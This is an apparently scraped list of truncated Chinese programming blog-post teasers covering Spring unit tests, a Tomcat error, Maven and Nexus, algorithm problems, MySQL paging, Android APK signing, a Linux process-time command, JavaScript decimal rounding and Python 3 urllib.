Spring中的单元测试 需要引入依赖 <dependency> <groupId>junit</groupId> <artifactId>junit& ...
- Tomcat 或JBOSS java.lang.ArrayIndexOutOfBoundsException: 8192 解决方案【转】
错误信息: 2017-1-17 10:09:39 org.apache.catalina.core.StandardWrapperValve invoke 严重: Servlet.service() ...
- [转]Maven与nexus
开始在使用Maven时,总是会听到nexus这个词,一会儿maven,一会儿nexus,当时很是困惑,nexus是什么呢,为什么它总是和maven一起被提到呢? 我们一步一步来了解吧. 一.了解Mav ...
- POJ 2247 Humble Numbers
A number whose only prime factors are 2,3,5 or 7 is called a humble number. The sequence 1, 2, 3, 4, ...
- 51Nod-1436 方程的解数
题目链接 题解链接 版权属于以上链接 #include <iostream> #define mod(a, m) ((a) % (m) + (m)) % (m) using namesp ...
- PreparedStatement 基于mysql数据库做分页查询和统计查询
分页查询: 统计查询:
- 用命令行发布android程序
在开发android程序的过程中,我们使用ant debug和ant installd这两个命令就够了,不涉及到APK的签名. 但是在正式发布我们的Android程序时,需要对APK签名.ant re ...
- Linux 查看服务进程运行时间
Linux 查询服务进程的 运行时间 查看运行时间 ps -eo pid,lstart,etime | grep pid ps -eo pid,lstart,etime | grep 1713 # ...
- js加减法运算多出很多小数点
链接:http://www.jb51.net/article/73043.htm 解决方法:解决这种问题两种方法,第一种就是利用JavaScript 的toFixed(n) 方法,直接获取N 位小数, ...
- Python3之网络爬虫<0>初级
由于Python3合并URLib与URLlib2统一为URLlib,Python3将urlopen方法放在了urllib.request对象下. 官方文档:https://docs.python.or ...